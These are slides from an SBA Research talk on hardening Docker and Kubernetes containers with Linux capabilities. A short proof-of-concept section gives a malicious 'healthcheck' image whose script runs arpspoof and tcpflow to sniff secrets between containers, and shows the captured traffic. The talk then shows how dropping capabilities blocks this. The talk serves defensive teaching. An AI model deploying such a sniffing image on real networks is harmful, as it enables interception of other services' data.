
SBA
Research

Turning Container Security Up To 11 With Capabilities

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Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie
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FFG Forschung wirkt.
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whoami

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- Technical IT Security Consultant at SBA Research
  - Penetration testing, AppSec, SDLC, Threat Modeling, …
- Formerly SysAdmin, Developer, Security Officer, University teacher

Motivation

- We commonly see *unencrypted internal network traffic* when auditing deployments
- But what about a *Docker network*?

Photo by Hennie Stander on Unsplash

Proof of Concept

Can I perform a *container-in-the-middle* attack?

Example Deployment

- HTTP based frontend and backend
- Healthcheck container
- Deployed using *docker-compose*

Photo by Hasan Almasi on Unsplash

Backend

```
FROM nginx:stable

COPY secret.txt /usr/share/nginx/html/
```

Frontend

```
FROM debian:stable-slim

RUN apt-get update && apt-get install -y \
    python3-flask \
    python3-requests

COPY key.pem /app/
COPY cert.pem /app/
COPY app.py /app/
WORKDIR /app

CMD /usr/bin/flask run --host=0.0.0.0 --port 5000 --cert
cert.pem --key key.pem
```

Frontend

```python
from flask import Flask
import requests

app = Flask(__name__)

@app.route("/")
def index():
    r = requests.get("http://backend/secret.txt")
    return "<p>\nThe secret value is: " + r.text + "</p>"
```

Deployment

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
  healthcheck:
    image: legit/healthcheck
    command: /bin/bash -c "while true; do curl -s http://backend/secret.txt
> /dev/null || echo 'Backend is not reachable'; sleep 5; done"
    networks:
      - secret_net
```

Live Demonstration

Photo by Victor on Unsplash

Running

```
$ sudo docker-compose up
Starting mitm_backend_1     ... done
Creating mitm_healthcheck_1 ... done
Starting mitm_frontend_1    ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
[…]
backend_1      | 2023/04/27 12:09:12 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:42 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:47 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
```

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

Mistake

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
  healthcheck:
    image: ~~legit/healthcheck~~ evil/healthcheck
    command: /bin/bash -c "while true; do curl -s http://backend/secret.txt
> /dev/null || echo 'Backend is not reachable'; sleep 5; done"
    networks:
      - secret_net
```

Exploit

```
$ sudo docker-compose up
Recreating mitm_healthcheck_1 ... done
Starting mitm_backend_1       ... done
Starting mitm_frontend_1      ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
healthcheck_1  | reportfilename: ./report.xml
healthcheck_1  | tcpflow: listening on eth0
[..]
backend_1      | 2023/04/27 13:03:48 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
healthcheck_1  | 2:42:ac:13:0:3 0:0:0:0:0:0 0806 42: arp reply 172.19.0.2 is-at
2:42:ac:13:0:3
healthcheck_1  | 2:42:ac:13:0:3 2:42:ac:13:0:2 0806 42: arp reply 172.19.0.4 is-at
2:42:ac:13:0:3
healthcheck_1  | 2:42:ac:13:0:3 0:0:0:0:0:0 0806 42: arp reply 172.19.0.2 is-at
2:42:ac:13:0:3
```

Exploit

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

```
healthcheck_1  | 172.019.000.002.00080-172.019.000.004.54272: HTTP/1.1 200 OK
healthcheck_1  | Server: nginx/1.24.0
healthcheck_1  | Date: Thu, 27 Apr 2023 13:04:02 GMT
healthcheck_1  | Content-Type: text/plain
healthcheck_1  | Content-Length: 16
healthcheck_1  | Last-Modified: Tue, 18 Apr 2023 13:37:33 GMT
healthcheck_1  | Connection: keep-alive
healthcheck_1  | ETag: "643e9d1d-10"
healthcheck_1  | Accept-Ranges: bytes
healthcheck_1  |
healthcheck_1  |
healthcheck_1  | 172.019.000.002.00080-172.019.000.004.54272: vErY sEcReT!!!!
```

Nefarious Image

```
FROM debian:stable-slim

RUN apt-get update \
 && apt-get install -y tcpflow dsniff

COPY cmd.sh /tmp/

ENTRYPOINT ["/bin/bash", "/tmp/cmd.sh"]
```

```
#!/bin/bash

tcpflow -c -g port 80 &
/usr/sbin/arpspoof -r -t frontend backend &

while true; do sleep 5; done
```

Capabilities

What are *Linux Capabilities*?

Traditional Unix permissions

- *Discretionary Access Control (DAC)* for files
- Privileged user (root) and everyone else
- *setuid (suid)* bit on files

Photo by Philippe Leone on Unsplash

Traditional Unix permissions


More than you need

Capabilities


- Introduced with the Linux kernel 2.2 (1999)
- Single privilege (root) split into 42 distinct *capabilities*

Photo by Jackson Simmer on Unsplash

Capabilities



Capabilities




Capabilities

Name	Privileges
DAC_OVERRIDE	File access ignoring its permissions
KILL	Kill any process
MKNOD	Create device files
NET_BIND_SERVICE	Open privileged port (<1024)
NET_RAW	Send/receive raw network packages
SETUID / SETGID	Set the user/group ID of the process
SYS_ADMIN	Mount volumes, access syslog, …
SYS_TIME	Set system clock
…	…

https://man7.org/linux/man-pages/man7/capabilities.7.html#NAME

Using Capabilities



File Capabilities

```
$ cat test.c
#include<stdio.h>

int main() {
  FILE* handle = fopen("/etc/newFile", "w+");
  fprintf(handle, "foo");
  fclose(handle);
}

$ gcc -o test test.c
```

File Capabilities

```
$ filecap /tmp/test
$ /tmp/test
zsh: segmentation fault  /tmp/test
$ filecap /tmp/test dac_override
Could not set capabilities on /tmp/test: Operation not permitted
$ sudo filecap /tmp/test dac_override
$ filecap /tmp/test
set       file                 capabilities  rootid
effective /tmp/test            dac_override
$ /tmp/test
$ ls -l /etc/newFile
-rw-r--r-- 1 user user 3 Apr 20 20:07 /etc/newFile
$ cat /etc/newFile
foo
```

File Capabilities in Docker

- Docker drops capabilities on files when creating an image
- -> no privilege escalation possible that way

Photo by Jiawei Zhao on Unsplash

Process Capabilities

```
$ pscap
ppid  pid   name         command             capabilities
1     298   root         systemd-journal     chown, dac_override,
dac_read_search, fowner, setgid, setuid, sys_ptrace, sys_admin, […]
1     453   root         haveged             sys_admin +
1     455   systemd-timesync  systemd-timesync     sys_time @ +
1     616   root         cron                full +
1     617   messagebus   dbus-daemon         audit_write +
1     622   root         rsyslogd            full +
1     623   root         systemd-logind      chown, dac_override,
dac_read_search, fowner, linux_immutable, sys_admin, […]
1     667   root         NetworkManager      dac_override, kill, setgid,
setuid, net_bind_service, net_admin, net_raw, sys_module, sys_chroot,
audit_write +
1     734   root         lightdm             full +
1     740   root         containerd          full +
```

Process Capabilities

- Every process/thread has a *bounding set* and an *effective set* of capabilities
- Capabilities from the *effective set* can be dropped
- Capabilities in the *bounding set* can be added to the *effective set*
- Capabilities can be dropped from the *bounding set*, never added

Photo by UX Indonesia on Unsplash

Process Capabilities in Docker

- A privileged container (`--privileged`) has all capabilities
- A normal container has a limited set of capabilities assigned:
  - `chown, dac_override, fowner, fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys_chroot, mknod, audit_write, setfcap`

Photo by Jiawei Zhao on Unsplash

Process Capabilities in Docker

```
$ sudo docker run --rm -it debian:stable /bin/bash
root@30b69071d3ce:/# apt-get install -y libcap2-bin
root@30b69071d3ce:/# capsh --print
Current:
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[…]
```

Process Capabilities in Docker

```
$ sudo docker run --rm -it --privileged debian:stable /bin/bash
root@efe6aff1aaea:/# apt-get install -y libcap2-bin
root@efe6aff1aaea:/# capsh --print
Current: =ep cap_perfmon,cap_bpf,cap_checkpoint_restore-ep
Bounding set
=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill
,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,ca
p_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_m
odule,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,
cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap
_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_overrid
e,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read[…]
```

Process Capabilities in Docker

- Capabilities can be added or dropped when a container is started
- Capabilities can’t be part of an image

Photo by Jiawei Zhao on Unsplash

Process Capabilities in Docker

Blocklist

```
$ sudo docker run --rm -v /home/user:/mnt debian:stable touch /mnt/myFile

$ ls -l ~/myFile
-rw-r--r-- 1 root root 0 Apr 20 21:32 /home/user/myFile

$ sudo docker run --rm -v /home/user:/mnt --cap-drop DAC_OVERRIDE
debian:stable touch /mnt/myFile
touch: cannot touch '/mnt/myFile': Permission denied
```

Process Capabilities in Docker

Allowlist

```
$ sudo docker run --rm -v /home/sba:/mnt --cap-drop ALL debian:stable touch
/mnt/myFile
touch: cannot touch '/mnt/myFile': Permission denied

$ sudo docker run --rm -v /home/sba:/mnt --cap-drop ALL --cap-add DAC_OVERRIDE
debian:stable touch /mnt/myFile
```

Solution

Using capabilities to restrict containers

Goal

We want to run our containers while following the *Principle of Least Privilege*

- Find out which capabilities an application needs
- Drop all capabilities at the start
- Allow only the required ones

Photo by Hennie Stander on Unsplash

Determine Requirements

- Unfortunately no easy way
- *AppArmor* or *SELinux* can help
  - Difficult and unstable
- -> Trial & Error

Photo by Marcus Ganahl on Unsplash

Runlabel

Podman supports a *runlabel* to be added to a container image

```
$ cat Containerfile
[…]
LABEL RUN="podman run --cap_drop=all --cap_add=foo IMAGE"
[…]

$ sudo podman container runlabel --display run quay.io/acme/myApp:latest
Command: /proc/self/exe run --cap_drop=all --cap_add=foo
quay.io/acme/myApp:latest
```


https://podman.io/blogs/2018/12/03/podman-runlabel.html

Determine Requirements

Trial & Error

```
$ sudo docker run –rm --cap-drop=all mitm_backend
[…]
2023/04/20 14:54:20 [emerg] 1#1: chown("/var/cache/nginx/client_temp", 101)
failed (1: Operation not permitted)
nginx: [emerg] chown("/var/cache/nginx/client_temp", 101) failed (1: Operation
not permitted)

$ sudo docker run --rm --cap-drop=all --cap-add=chown mitm_backend
[…]
[notice] 1#1: start worker process 29
[emerg] 29#29: setgid(101) failed (1: Operation not permitted)
```

Determine Requirements

Trial & Error

```
$ sudo docker run --rm --cap-drop=all --cap-add=chown --cap-add=setgid
mitm_backend
[…]
[notice] 1#1: start worker process 30
[emerg] 30#30: setuid(101) failed (1: Operation not permitted)

$ sudo docker run –rm --cap-drop=all --cap-add=chown --cap-add=setgid --cap-
add=setuid mitm_backend
[…]
[notice] 1#1: start worker process 29
172.17.0.1 - - [20/Apr/2023:14:56:05 +0000] "GET /secret.txt HTTP/1.1" 200 16
"-" "curl/7.88.1" "-"
```

Better Deployment

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
    cap_drop: [ALL]
    cap_add: [chown, setgid, setuid]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
    cap_drop: [ALL]
  healthcheck:
    image: legit/healthcheck
    command: /bin/bash -c "while true; […]
    networks:
      - secret_net
    cap_drop: [ALL]
```

https://docs.docker.com/compose/compose-file/05-services/#cap_drop

Still Running

```
$ sudo docker-compose up
Starting mitm_backend_1     ... done
Creating mitm_healthcheck_1 ... done
Starting mitm_frontend_1    ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
[…]
backend_1      | 2023/04/27 12:09:12 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:42 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:47 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
```

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

Still Running

```
$ sudo docker-compose up
Recreating mitm_healthcheck_1 ... done
Starting mitm_backend_1       ... done
Starting mitm_frontend_1      ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
backend_1      | 2023/04/28 13:36:41 [notice] 1#1: start worker processes
healthcheck_1  | arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW
required
healthcheck_1  | tcpflow: eth0: You don't have permission to capture on that device
(socket: Operation not permitted)
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.18.0.4 - - [28/Apr/2023:13:36:52 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "python-requests/2.25.1" "-"
frontend_1     | 172.18.0.1 - - [28/Apr/2023 13:36:52] "GET / HTTP/1.1" 200 -
```

Better Deployment
Kubernetes

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: myApp
spec:
  containers:
  - name: myApp
    image: gcr.io/acme/myApp:latest
    securityContext:
      capabilities:
        drop: ["ALL"]
        add: ["SETUID", "SETGID", "CHOWN"]
```

https://kubernetes.io/docs/tasks/configure-pod-container/security-context/#set-capabilities-for-a-container

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FFG Forschung wirkt.

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FWF Der Wissenschaftsfonds.

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